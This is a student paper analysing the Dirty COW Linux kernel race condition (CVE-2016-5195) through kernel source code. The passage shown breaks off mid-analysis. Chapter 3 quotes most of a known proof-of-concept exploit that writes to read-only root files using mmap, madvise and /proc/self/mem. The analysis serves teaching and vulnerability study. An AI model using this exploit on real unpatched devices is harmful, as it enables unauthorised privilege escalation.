Sicherheit von Mobilgeräten
Studiengang Master Informatik

Prüfen von Schwachstellen in Mobilgeräten - Dirty COW

von

Daniel Ebert
65926

Betreuender Professor: Prof. Roland Hellmann

Einreichungsdatum: February 6, 2021

Ehrenwörtliche Erklärung

I confirm that this work is my own work and I have documented all sources and materials used.

Aalen, den February 6, 2021

Daniel Ebert

Abstract

Dirty COW (CVE-2016-5195) is a privilege escalation bug [1]. Privilege escalation bugs can allow an unprivileged user to gain root privileges and thus take control over the whole system [1]. Dirty COW allows an unprivileged user to write to read-only memory mappings [2]. For example, a read-only file could be mapped into the virtual address space of an unprivileged process as a private COW mapping. This process could exploit the Dirty COW vulnerability to write to the underlying file, even though this file is read-only.

Dirty COW is a bug in the Linux kernel's memory subsystem [2]. In this paper, the source code of the Linux kernel's memory subsystem is analysed to understand the events in the Linux kernel that lead to the Dirty COW bug. Additionally, the paper includes two demonstrations for how Dirty COW can be used on a vulnerable android device to gain access to a root shell as an unprivileged user.

Contents

1 Introduction

Dirty COW (Copy on Write) is a race condition vulnerability in the Linux kernel's memory subsystem. This vulnerability is present in the majority of Linux kernels from around kernel version 2.6.22, which was released in 2007, until it was fixed in kernel version 4.8.3, released in October of 2016 [1]. A bug in how the Linux kernel's memory subsystem manages private COW mappings can be exploited to write to read-only memory [1]. This allows privilege escalation. For example, it can allow an unprivileged user to gain root privileges and thus take control over the whole system.

All devices that use affected kernels can be vulnerable. For example, android uses the Linux kernel. For this reason, a large number of android devices were affected by the Dirty COW vulnerability. However, the Dirty COW vulnerability can be patched and fixed with a software update. Many previously vulnerable android devices have received software updates that fix the Dirty COW bug.

This paper analyses the source code of the Linux kernel's memory subsystem to understand the reason for why the Dirty COW vulnerability exists and what events in the Linux kernel's memory subsystem lead to the occurrence of the Dirty COW bug. The version of the analysed kernel source code is version 4.4.12.

This paper also includes two demonstrations that both demonstrate gaining root privileges via the Dirty COW vulnerability on an affected android device. The android device uses android version 6-rc1 and kernel version 4.4.12. The first demonstration uses Dirty COW to overwrite a set-user-ID binary with a binary that executes a shell. An unprivileged user can execute the overwritten set-user-ID binary to gain access to a root shell. set-user-ID binaries usually do not exist on newer (around 2015+) android devices anymore. For this reason, the first demonstration usually only works on older android devices. The second demonstration uses Dirty COW to overwrite the vDSO instead of a set-user-ID binary. Thus, the second demonstration could be used for android devices with no set-user-ID binaries. Virtual machines that are used in the demonstration were uploaded, so that interested readers can participate in and follow the demonstrations.

In this paragraph, the remaining paper will be outlined. Chapter 2 gives an introduction to the Linux kernel's memory subsystem and how memory is managed in a Linux system in general. The Linux kernel's memory subsystem source code that plays a role in the Dirty COW vulnerability is analysed in chapter 3. Chapter 4 and chapter 5 include the first and second demonstration, respectively. A summary of this paper is given in chapter 6.

2 Background - Memory Management

Dirty COW is possible due to a race condition in the Linux kernel's memory subsystem. A basic understanding of how this memory subsystem works can help in understanding the reason for the Dirty COW bug, which is analysed in chapter 3. For this reason, this chapter gives a short introduction to how memory is managed in a Linux system.

Virtual memory is a feature that allows a process to have its own view of the computer's memory [3]. Memory addresses in this view are controlled by software [3]. A **page table** maps virtual addresses to physical addresses [3]. Each process has its own page table [3]. For this reason, the same virtual memory address can point to different physical memory addresses in different processes. Private COW mappings, which is used for the Dirty COW exploit, can be implemented due to this system of virtual memory.

Physical memory is storage hardware such as RAM, SSDs, and HDDs. A physical memory addresses is an identifier for a specific memory cell within such a storage hardware [3]. Read and write operations for storage hardware use physical memory addresses to read and write from the specified memory cells [3]. "Physical memory addresses are unique in the system, virtual memory addresses are unique per-process" [3].

Physical memory is divided into **page frames** [4]. Each page frame can be mapped as one or multiple **virtual pages** [4]. The higher bits in a virtual address specify a page via a page table and the lower bits in a virtual address specify the offset inside this page [4]. More specifically, the page table contains multiple levels. The higher bits specify multiple indices, each index specifies one entry at each level of the page table. A **page table entry** is an entry at the lowest level of a page table. Each page table entry has access protection bits that specify for example if writing to the given page is allowed.

The translation from virtual address to physical address is done via the **memory management unit** (MMU) [4]. The MMU is usually part of the CPU and the MMU uses the page tables that are managed by the kernel to do this address translation [4]. This translation can fail if for example reading, writing, or executing at a virtual address is not allowed or a virtual address is not mapped to a physical address. A failed translation results in a page fault [3]. The software can then respond to the failed attempt via **page fault handling**.

A **memory mapping** describes the properties of a contiguous range of virtual addresses [3]. These ranges cannot overlap [3]. Those properties include whether or not writing to virtual addresses in the memory mapping is allowed [3] and they specify associated resources such as the underlying physical pages. New memory mappings can be added to a process via the mmap system call [3]. This system call is later explained in more detail in chapter 3. If there is no memory mapping for a virtual address range, this virtual address range is said to be 'unmapped' [3].

3 Bug Analysis

This chapter analyses the steps that lead to the Dirty COW bug. These steps are explained using the minimalistic exploit demo from [5]. In listing captions this demo source code is referenced as 'exploit.c'. The demo uses the Dirty COW bug to allow an unprivileged user to write to a file owned by root. Unprivileged users are allowed to read this file, but they are not allowed to write to the file.

3.1 Open a File Read-Only

```
1 int main () {
2   // Open and map the file.
3   int f = open("root_file", O_RDONLY);
4 ...
```

Listing 3.1: exploit.c - Open file as read-only [5]

The first step is to open the file to which the unprivileged process wants to write. In Listing 3.1 this is done using the *open* system call. *root_file* is the path to the file. The second argument for *open* specifies the file access mode. This is either 'O_RDONLY' (read-only), 'O_WRONLY' (write-only), or 'O_RDWR' (read and write) [6, Sec. Description]. Although the user wants to write to this file, using 'O_WRONLY' or 'O_RDWR' instead of *O_RDONLY* in *open* would fail with the 'EACCES' error, because the unprivileged process does not have the permissions to write to the file [6, Sec. Errors]. Instead, the Dirty COW bug is exploited to write to the file. *open* returns the file descriptor *f* [6, Sec. Return Value].

3.2 Private Copy-on-Write Mapping of a File

```
1 ...
2   struct stat file_info;
3   fstat(f, &file_info);
4   map = mmap(NULL, file_info.st_size, PROT_READ, MAP_PRIVATE, f, 0);
5 ...
```

Listing 3.2: exploit.c - Map file to process's memory [5]

Listing 3.2 uses *fstat* to retrieve the size of file *f* in bytes [7]. This information is required for the *mmap* system call.

mmap creates a mapping of a file and an area of the virtual address space of the calling process [8]. The underlying file could be a regular file such as a text, image, or binary file on disk. The file is not copied to the process's memory. Instead, if the process would read a value whose address is in the mapped area, the value is read directly from disk.

The kernel caches reads of memory from disk, so that subsequent reads from the same page are not always read directly from disk. In this chapter, when it is stated that the underlying file is read or written to, it is this kernel page cache that is read or written to. The previous paragraph wanted to convey that the underlying file is directly accessed and that mmap does not copy the file's contents into the process's memory to create a private copy/cache. Reading a whole file from disk is expensive in terms of time, especially if the underlying file is large.

Because 'everything' is a file in Linux, the underlying file could also be a 'file' from the kernel [9]. This 'file' could be used as an interface to read from and/or write to kernel resources [9].



Figure 3.1: mmap Syscall Representation [10]

Figure 3.1 gives a representation for how the mmap arguments affect the mapping. The process can specify a preferred starting address for the mapping via the *address* argument [10]. If *address* is NULL, the kernel chooses an unmapped area in the virtual address space for the new mapping [8]. The *length* argument is the number of bytes that are mapped, starting from the *offset* argument in the file [8]. This file is specified via the *filedes* argument [8]. In exploit.c, this argument is set to the file descriptor from the open syscall. The starting address of the mapped area is returned from the *mmap* call.

The *protect* argument describes the permitted access, i.e. whether or not the process is allowed to read, write, or execute the mapped memory [8] [10]. These access permissions must not conflict with the allowed access modes of the file [8]. In listing 3.1, the specified access mode is *O_RDONLY* (read-only). Therefore, the access permission for the mapped memory is set to *PROT_READ*, specifying that the underlying file may only be read.

A mmap mapping can either be a shared mapping or a private copy-on-write (COW) mapping [8]. Writing to a shared mapping propagates the changes to the underlying file and all processes that map the same memory [8]. If a shared mapping is mapped read-only, writing to the shared mapping is not allowed and fails.

Writing to a private COW mapping is allowed. This is the case even if write permissions are not specified in the *protect* argument. Writing to a private COW mapping does not propagate the changes to the underlying file or processes that map the same memory [8]. If a private COW mapping is written to, the physical pages of the underlying file that are written to are copied. Instead of the underlying file, the copy is written to. If a given page was copied already, the page is not copied again. Even though the process may not be allowed to write to the underlying file, the process is allowed to write to a copy of this file. COW is lazy allocation, i.e. the copy is only created when it is actually needed, if ever.

If a copy is created, the kernel proceeds as follows:

1. A new page is allocated [11].
2. The page of the underlying file that the process wanted to write to is copied to the newly allocated page from step 1 [11].
3. The entry in the process's page table that previously pointed to the page of the underlying file is updated so that it points to the newly allocated page from step 1 [11].

Due to virtual memory, if a copy is created, the virtual address that previously pointed to the underlying file now points to the created copy. How the kernel handles COW in detail and how this COW mechanism is exploited to write to the underlying file is explained later in this chapter.

The kernel manages the mapping via a kernel object called 'vm_area_struct' [2]. 'vm area' is short for **Virtual Memory Area**. The Virtual Memory Area struct contains information such as a file descriptor to the underlying file, as well as read and write permissions for the pages in the mapped area [2].

COW is used in virtual memory management for performance reasons. For example, the fork system call uses COW [12]. Instead of duplicating the process's memory, the process's memory is marked as non-writable and as 'COW'. If either the parent or child process modifies its memory, a private copy of the modified pages are created and used. Due to COW, if a page is only read but never written to, this page is never copied.

3.3 Start two Threads

```
1 ...
```

```
  pthread_t thread_1, thread_2;
  pthread_create(&thread_1, NULL, write_to_mapping, NULL);
  pthread_create(&thread_2, NULL, drop_mapping, NULL);
...
```

Listing 3.3: exploit.c - Start two threads [5]

Dirty COW is possible due to a race condition in the Linux kernel's memory subsystem. This race condition occurs because writing to a private COW mapping, for which no copy exists yet, is not atomic [13]. A situation can occur, where the copy is created and dropped before writing [13]. The kernel will then write to the underlying file instead of the copy that then no longer exists.

Listing 3.3 starts two threads. One thread will repeatedly write to a private COW mapping. The other thread will repeated drop the copy. The chance that the situation described in the last paragraph occurs is low, but with repeated trying, the situation occurs within a few seconds.

3.4 Dropping Thread - Drop Page with madvise

```
void* drop_mapping (void *arg) {
  // (m)advise kernel to drop mapping.
  int i;
  for (i = 0; i < 10000; i++)
    madvise(map, 100, MADV_DONTNEED);
}
```

Listing 3.4: exploit.c - madvise [5]

Listing 3.4 repeatedly invokes the madvise system call. madvise, short for memory advice, allows the process to give the kernel advice about how the process intends to use an area of the process's mapped or shared memory [14]. This is usually done for performance reasons [14]. The kernel uses various caching and read-ahead techniques [14]. It is often difficult for the kernel to infer the best technique. For this reason, madvise can be used to provide additional hints and information to the kernel to make it easier for the kernel to choose the best technique for an area of the process's memory.

The first madvise argument specifies the starting address of this area [14]. In listing 3.4, the first argument is set to the *map* variable. *map* is returned from the mmap call and points to the starting address of the private COW mapping. The length of this area in bytes is specified in the second madvise argument [14].

Different types of advices can be specified in the third madvise argument [14]. The type of advice in listing 3.4 is *MADV_DONTNEED*. MADV_DONTNEED advises the kernel that the memory area is not accessed by the process in the near future [14]. The kernel will then free resources that are associated with the memory area [14]. If the advised memory area contains copied pages from COW, these copied pages are dropped. More specifically, the pages that were allocated for the copied pages are freed [15] [2]. The copy

is not written back to the underlying file. Subsequent reads from the memory area are read from the underlying file with up-to-date contents [14]. This behaviour is as if the COW never happened. A subsequent write will once again create a copy of the accessed page [14].

3.5 Writing Thread

```
void *write_to_mapping (void *arg) {
  // Write to mapping through '/proc/self/mem'.
  int i;
  int f = open("/proc/self/mem", O_RDWR);
  for (i = 0; i < 10000; i++) {
    lseek(f, (uintptr_t)map, SEEK_SET);
    write(f, to_be_written, strlen(to_be_written));
  }
}
```

Listing 3.5: exploit.c - write via process-to-process virtual memory access [5]

Listing 3.5 repeatedly writes to the private COW mapping. However, instead of writing directly to the virtual memory of the mapping, the process writes to */proc/self/mem*.

3.6 The proc Filesystem

The proc filesystem is a pseudo-filesystem [16]. It contains special 'files' with information about the system and its processes [17]. These files do not exist on disk [17]. They act as interfaces to read from and optionally write to kernel resources.

The proc filesystem contains a directory for every currently running process. /proc/self is a symbolic link to the process's own directory [16]. Therefore, if different processes access /proc/self, /proc/self will point to different directories.

/proc/PROCESS_DIRECTORY/mem can be used to read and write to a process's memory [16]. This provides process-to-process virtual memory access and is implemented by the kernel [18]. There are alternative process-to-process virtual memory access methods, such as ptrace. This alternative via ptrace is used in the android exploit in chapter 5.

Even though the process indirectly writes to its own memory, the kernel nevertheless uses its process-to-process virtual memory access implementation to perform the write. This is necessary, because the bug that makes the Dirty COW exploit possible lives in the kernel's process-to-process virtual memory access implementation [18].

There are several reasons for why process-to-process virtual memory access exists and why it may be allowed for an unprivileged process. For example, debuggers use software breakpoints. These debuggers implement software breakpoints by accessing the virtual memory of the debuggee process and by replacing the instruction at the desired breakpoint locations with interrupt instructions [19]. Other use cases for process-to-process virtual memory access include strace [20] and antivirus software.

Not every process is allowed to write to any arbitrary process. Opening '/proc/PROCESS_DIRECTORY/mem' with an access mode such as *O_RDWR* in listing 3.5 can fail due to denied permissions. However, a process is allowed to open and write to its own memory, e.g. via /proc/self/mem and to write to a child process via ptrace [21].

lseek is used to specify the offset in a file where upcoming writes should begin. In listing 3.5, *lseek* repositions the offset of file descriptor *f* to the start of the private COW mapping. The *to_be_written* string in the following *write* system call is then written to a copy of the private COW mapping.

3.7 write System Call Implementation

The kernel uses different implementations for file operations such as 'write', depending on the kind of file. The file operations for a given kind of file are specified in a struct called file_operations [2]. Listing 3.6 shows the *file_operations* definition that is used for file operations on /proc/self/mem [2]. The kernel version of this and upcoming kernel source code listings is version 4.4.12. This kernel version is used in the android exploit in chapters 4 and 5.

```
static const struct file_operations proc_mem_operations = {
  .llseek     = mem_lseek,
  .read       = mem_read,
  .write      = mem_write,
  .open       = mem_open,
  .release    = mem_release,
};
```

Listing 3.6: proc_mem_operations struct in /fs/proc/base.c [22]

The write system call on /proc/self/mem results in *mem_write* being called in the kernel [2] [22]. *mem_write* is a one line wrapper for the *mem_rw* function [22], i.e. *mem_write* calls the *mem_rw* function with similar function arguments and *mem_write* returns the return value from *mem_rw*. Relevant parts of this *mem_rw* function are shown in the following listing 3.7:

```
static ssize_t mem_rw(struct file *file, char __user *buf,
      size_t count, loff_t *ppos, int write)
{
  struct mm_struct *mm = file->private_data;
  unsigned long addr = *ppos;
  ssize_t copied;
  char *page;

... allocate buffer for 'char *page'

  while (count > 0) {
    int this_len = min_t(int, count, PAGE_SIZE);

    if (write && copy_from_user(page, buf, this_len)) {
```

```
15        copied = -EFAULT;
16        break;
17      }
18
19      this_len = access_remote_vm(mm, addr, page, this_len, write);
20  ...
21      buf += this_len;
22      addr += this_len;
23      copied += this_len;
24      count -= this_len;
25    }
26  ... free buffer 'page'
27  }
```

Listing 3.7: mem_rw function in /fs/proc/base.c [22]

mem_rw allocates a temporary memory buffer called *page* in kernel-space [22]. After that the 'to_be_written' string is copied from user-space to this *page* buffer with the *copy_from_user* function [22]. The *buf* argument points to the 'to_be_written' string. An indirect write via a buffer is required for use cases where the writing process and the process that is written to differ, because a process cannot directly access the memory of another process [2].

access_remote_vm is used to write to another process's virtual address space [23]. This other process is referred to as the target process. *mm* is a struct that contains information about the target process's virtual address space, including a list of vm_area_structs [24]. These vm_area_structs were mentioned in section 3.2 and contain information about memory mappings, such as private COW mappings. *addr* is the start address of where to write in the target process. The address of the *page* buffer is also passed to the *access_remote_vm* function and is used as the source buffer for the write [23]. *this_len* specifies the number of bytes to write [23]. The *access_remote_vm* can also be used to read memory from the target process. Whether to write or read is set via the *write* argument [23]. ptrace, the /proc/self/mem alternative used in the android exploit in chapter 5, also uses the *access_remote_vm* function for process-to-process virtual memory access.

Each *access_remote_vm* invocation writes a maximum of *PAGE_SIZE* bytes. On x86_64, *PAGE_SIZE* is 4096 bytes [25]. For this reason, *mem_rw* loops until all pages are written via *access_remote_vm*.

3.8 Process-to-Process Virtual Memory Access

access_remote_vm is a one line wrapper for the ___access_remote_vm function [23]. Relevant parts of the latter function are shown in listing 3.8:

```
1  static int __access_remote_vm(struct task_struct *tsk, struct mm_struct *mm,
2      unsigned long addr, void *buf, int len, int write)
3  {
4    struct vm_area_struct *vma;
```

```
5   void *old_buf = buf;
6 ...
7   while (len) {
8     int bytes, ret, offset;
9     void *maddr;
10    struct page *page = NULL;
11
12    ret = get_user_pages(tsk, mm, addr, 1,
13        write, 1, &page, &vma);
14    if (ret <= 0) {
15 ... break
16    } else {
17      bytes = len;
18      offset = addr & (PAGE_SIZE-1);
19      if (bytes > PAGE_SIZE-offset)
20        bytes = PAGE_SIZE-offset;
21
22      maddr = kmap(page);
23      if (write) {
24        copy_to_user_page(vma, page, addr,
25              maddr + offset, buf, bytes);
26        set_page_dirty_lock(page);
27      } else {
28        copy_from_user_page(vma, page, addr,
29                buf, maddr + offset, bytes);
30      }
31      kunmap(page);
32      page_cache_release(page);
33    }
34    len -= bytes;
35    buf += bytes;
36    addr += bytes;
37  }
38 ...
39  return buf - old_buf;
40 }
```

Listing 3.8: ___access_remote_vm function in /mm/memory.c [23]

The temporary memory buffer named 'page' from the mem_rw function (listing 3.7) is passed in the *buf* parameter for *___access_remote_vm*. mem_rw's buffer variable naming is badly named because the buffer 'page' is not a (virtual) page.

On a high level, *___access_remote_vm* calls *get_user_pages* to get the page where the 'to_be_written' string in *buf* is written to. Writing is done via the *copy_to_user_page* function call. Because a private COW mapping is written to, under normal conditions, *get_user_pages* returns a page from the COW copy. Due to Dirty COW, *get_user_pages* can return a page of the underlying file instead.

get_user_pages returns a page via the *page* variable. This *page* variable is a *page struct*. Each physical page frame in the system is associated with a page struct [24] [26].

page is mapped into the address space of the kernel with the *kmap* function [27]. Next,

copy_to_user_page copies *bytes* byte from *buf* to *'maddr + offset'*. *'maddr + offset'* points into the *kmap* mapped area.

Even though the vm_area_struct *vma*, which includes read and write permissions for a mapped area, is passed to *copy_to_user_page*, *copy_to_user_page* does not check page access permissions or anything along those lines. The Dirty COW bug happens exclusively in the *get_user_pages* function. *vma*, *page*, and *addr* are only passed for setting flags.

The loop handles the case where *addr* is not page-aligned and the write destination area stretches over two pages.

3.9 Return Page via Process-to-Process Access

get_user_pages is a one line wrapper for the *___get_user_pages_locked* function [28]. Both functions are shown in the following listing 3.9:

```
long get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
    unsigned long start, unsigned long nr_pages, int write,
    int force, struct page **pages, struct vm_area_struct **vmas)
{
  return __get_user_pages_locked(tsk, mm, start, nr_pages, write, force,
                pages, vmas, NULL, false, FOLL_TOUCH);
}

...

static __always_inline long __get_user_pages_locked(struct task_struct *tsk,
    struct mm_struct *mm, unsigned long start, unsigned long nr_pages,
    int write, int force, struct page **pages, struct vm_area_struct **vmas,
    int *locked, bool notify_drop, unsigned int flags)
{
  long ret, pages_done;
...
  if (pages)
    flags |= FOLL_GET;
  if (write)
    flags |= FOLL_WRITE;
  if (force)
    flags |= FOLL_FORCE;

...
  ret = __get_user_pages(tsk, mm, start, nr_pages, flags, pages,
           vmas, locked);
...
```

Listing 3.9: get_user_pages function in /mm/gup.c [28]

These two functions set so called gup_flags (Get User Pages flags). They are also called foll_flags (Follow flags) [2]. These flags specify why and how the caller wants

to retrieve the target pages [2]. The flags are passed to the *___get_user_pages* function. When ___get_user_pages is called, the *flags* consist of the following Follow flags: 'FOLL_TOUCH | FOLL_GET | FOLL_WRITE | FOLL_FORCE'. Due to the flag *FOLL_WRITE*, the type of page access is specified as a write access and not as a read access.

Relevant parts of the ___get_user_pages function are shown in the following listing 3.10:

```
long __get_user_pages(struct task_struct *tsk, struct mm_struct *mm,
    unsigned long start, unsigned long nr_pages,
    unsigned int gup_flags, struct page **pages,
    struct vm_area_struct **vmas, int *nonblocking)
{
  struct vm_area_struct *vma = NULL;
...
  do {
...
retry:
... set variable 'vma' via variable 'mm'
    cond_resched();
    page = follow_page_mask(vma, start, foll_flags, &page_mask);
    if (!page) {
      int ret;
      ret = faultin_page(tsk, vma, start, &foll_flags,
          nonblocking);
      switch (ret) {
      case 0:
        goto retry;
      case -EFAULT:
      case -ENOMEM:
      case -EHWPOISON:
        return i ? i : ret;
      case -EBUSY:
        return i;
      case -ENOENT:
        goto next_page;
      }
      BUG();
    }
...
    if (pages) {
      pages[i] = page;
      flush_anon_page(vma, page, start);
      flush_dcache_page(page);
      page_mask = 0;
    }
...
```

Listing 3.10: ___get_user_pages function in /mm/gup.c [28]

___get_user_pages is similar to what happens when memory is accessed in user-space via the memory management unit, but *___get_user_pages* simulates that directly in kernel-

space, together with page fault handling [2]. The page fault handling is implemented via the *faultin_page* function. *___get_user_pages* uses *goto retry;* and the *retry:* label to retry *follow_page_mask* if the page fault handling was successful. More on this later.

The *do* loop is iterated *nr_pages* times, i.e. once for every page that should be retrieved [28]. *nr_pages* is set to one in the get_user_pages call (listing 3.8). Therefore, the loop is iterated once.

mm contains a list of vm_area_structs of the target process [24]. Using *mm*, the variable *vma* is set to the vm_area_struct that includes the virtual address *start* in the virtual address space of the target process [28].

cond_resched asks the scheduler to reschedule the current process [29]. If a process with higher priority exists and can be scheduled, the execution of the current process is paused, and the higher priority process is run [29]. This introduces latency which makes the Dirty COW more reliable. More on this later.

follow_page_mask attempts to return the page that includes the virtual address *start* in the virtual address space of the target process [28]. A page is only returned if the *foll_flags* do not conflict with what is allowed for a given page [28] [2]. NULL is returned if no page can be returned [28]. For example, if the page that includes virtual address *start* is read-only and *foll_flags* contains *FOLL_WRITE*, *follow_page_mask* returns NULL. There are other cases where *follow_page_mask* can return NULL, e.g. if there is no page at virtual address *start* or if the page is in swap [28] [2], but these cases are not relevant for the Dirty COW bug.

follow_page_mask goes through several intermediary functions that, among other things, handle the cases mentioned in the previous paragraph and traverse the levels of the page table to get to the Page Table Entry (PTE) for the page at virtual address *start*. For a private COW mapping for which no copy exists yet, the following code is executed in the follow_page_pte function:

```
1 if ((flags & FOLL_WRITE) && !pte_write(pte)) {
2   pte_unmap_unlock(ptep, ptl);
3   return NULL;
4 }
5
6 page = vm_normal_page(vma, address, pte);
7 ... return page
```

Listing 3.11: follow_page_pte function in /mm/gup.c [28]

pte is a pointer to the PTE for the page at virtual address *start*. This page exists, it's the page from the underlying file. The *pte_write* function examines whether or not the userspace process can write to PTE *pte* [30]. In this case *pte_write* returns false, because the *pte* page from the underlying file is read-only. *'flags & FOLL_WRITE'* evaluates to true if *flags* contains *FOLL_WRITE*. All in all, the if-statement evaluates to true and *NULL* is returned from follow_page_pte and from *follow_page_mask*.

3.10 Page Fault Handler

Back in the *___get_user_pages* function from listing 3.10, page is NULL so the true block of the 'if (!page)'-statement is exectued. This calls *faultin_page*, which implements the previously mentioned page fault handling [28]. Relevant parts of the *faultin_page* function are shown in the following listing 3.12:

```
static int faultin_page(struct task_struct *tsk, struct vm_area_struct *vma,
    unsigned long address, unsigned int *flags, int *nonblocking)
{
  struct mm_struct *mm = vma->vm_mm;
  unsigned int fault_flags = 0;
  int ret;

... translate Foll flags in 'flags' to fault_flags
  if (*flags & FOLL_WRITE)
    fault_flags |= FAULT_FLAG_WRITE;
... translate more Foll flags

  ret = handle_mm_fault(mm, vma, address, fault_flags);
...
  /*
   * The VM_FAULT_WRITE bit tells us that do_wp_page has broken COW when
   * necessary, even if maybe_mkwrite decided not to set pte_write. We
   * can thus safely do subsequent page lookups as if they were reads.
   * But only do so when looping for pte_write is futile: in some cases
   * userspace may also be wanting to write to the gotten user page,
   * which a read fault here might prevent (a readonly page might get
   * reCOWed by userspace write).
   */
  if ((ret & VM_FAULT_WRITE) && !(vma->vm_flags & VM_WRITE))
    *flags &= ~FOLL_WRITE;
  return 0;
}
```

Listing 3.12: faultin_page function in /mm/gup.c [28]

As mentioned previously, *faultin_page* implements page fault handling. A page fault is an attempt to access a page, in this case via the *follow_page_mask* function, that did not immediately succeed [3]. If a page fault in *follow_page_mask* occurs, *faultin_page* tries to resolve the fault and make *follow_page_mask* succeed the next time it is invoked. The Foll flags in *flags* are first translated to a corresponding Fault flag in *fault_flags* [28] [2]. The most important Foll flag for Dirty COW is *FOLL_WRITE*, which is translated to *FAULT_FLAG_WRITE*.

3.11 Copy Page in COW mapping

handle_mm_fault goes through several intermediary functions in which it is determined that the cause of the page fault is that no PTE for the COW copy exists. This leads to

the invocation of the do_fault function, which is shown in the following listing:

```
static int do_fault(struct mm_struct *mm, struct vm_area_struct *vma,
    unsigned long address, pte_t *page_table, pmd_t *pmd,
    unsigned int flags, pte_t orig_pte)
{
...
  if (!(flags & FAULT_FLAG_WRITE))
    return do_read_fault(mm, vma, address, pmd, pgoff, flags,
        orig_pte);
  if (!(vma->vm_flags & VM_SHARED))
    return do_cow_fault(mm, vma, address, pmd, pgoff, flags,
        orig_pte);
  return do_shared_fault(mm, vma, address, pmd, pgoff, flags, orig_pte);
}
```

Listing 3.13: do_fault function in /mm/memory.c [23]

The function arguments include *vma*, the vm_area_struct of the private COW mapping, and *flags*, the Fault flags. The first if-Statement is not evaluated as true, because *flags* do contain *FAULT_FLAG_WRITE*. *do_read_fault* is therefore not called. The second if-Statement is evaluated as true, because the mapping is a private COW mapping and not a shared mapping. *do_cow_fault* is called, relevant parts of this function are shown in the following listing:

```
static int do_cow_fault(struct mm_struct *mm, struct vm_area_struct *vma,
    unsigned long address, pmd_t *pmd,
    pgoff_t pgoff, unsigned int flags, pte_t orig_pte)
{
  struct page *fault_page, *new_page;
  pte_t *pte;
  int ret;
...
  if (unlikely(anon_vma_prepare(vma)))
    return VM_FAULT_OOM;

  new_page = alloc_page_vma(GFP_HIGHUSER_MOVABLE, vma, address);
...
  ret = __do_fault(vma, address, pgoff, flags, new_page, &fault_page);
...
  if (fault_page)
    copy_user_highpage(new_page, fault_page, address, vma);
...
  do_set_pte(vma, address, new_page, pte, true, true);
...
  return ret;
}
```

Listing 3.14: do_cow_fault function in /mm/memory.c [23]

anon_vma_prepare adds an anon_vma struct as a member of the *vma* struct, assuming

no such anon_vma struct was added to *vma* already. *vma* is the private COW mapping [31]. anon_vma can hold a list of anonymous pages [31]. An anonymous page is not backed by a file [3]. For example, copied pages are anonymous pages and the anon_vma that is attached to *vma* will hold copied pages. anon_vma has no separate set of access permission flags that are exclusively for its anonymous pages [31]. This means the access to these anonymous pages is still subject to the access permission flags in *vma*.

alloc_page_vma allocates a new page *new_page* for the copy [32]. *___do_fault* sets *fault_page*, which is a page of the underlying file. *copy_user_highpage* copies the content of *fault_page* to *new_page*.

do_set_pte sets up a new PTE for *new_page*, sets access permissions for this PTE, and adds *new_page* to *vma's* anon_vma [23]. PTE access permissions are based on those specified in *vma*. The PTE is successfully marked as 'dirty' [23]. *do_set_pte* also calls *maybe_mkwrite*, which is shown in the following listing 3.15, to try and set write permission for this PTE:

```
1 static inline pte_t maybe_mkwrite(pte_t pte, struct vm_area_struct *vma)
2 {
3   if (likely(vma->vm_flags & VM_WRITE))
4     pte = pte_mkwrite(pte);
5   return pte;
6 }
```

Listing 3.15: maybe_mkwrite function in /include/linux/mm.h [33]

This fails however, because the private COW mapping *vma* does not contain *VM_WRITE* in its *vm_flags*. Thus, the copied PTE has no write permissions. As a side note, the kernel can't add the *VM_WRITE* flag, because if the length of the mapping is large enough, the mapping consists of multiple pages. Due to lazy COW initialization, other pages in the same mapping might not be copied yet. Setting *VM_WRITE* would allow writing to all pages, be it anonymous or non-anonymous, so that writing to other pages of the mapping would result in writing to the underlying file.

3.12 The Dirty COW Bug

handle_mm_fault and *faultin_page* return with return value zero. This triggers a retry via the previously mentioned 'goto retry' label (listing 3.10). *follow_page_mask* is called a second time but fails again for the same reason as the first time, which was shown and explained in listing 3.11. The Foll flags still contain FOLL_WRITE and the pte is still marked read-only.

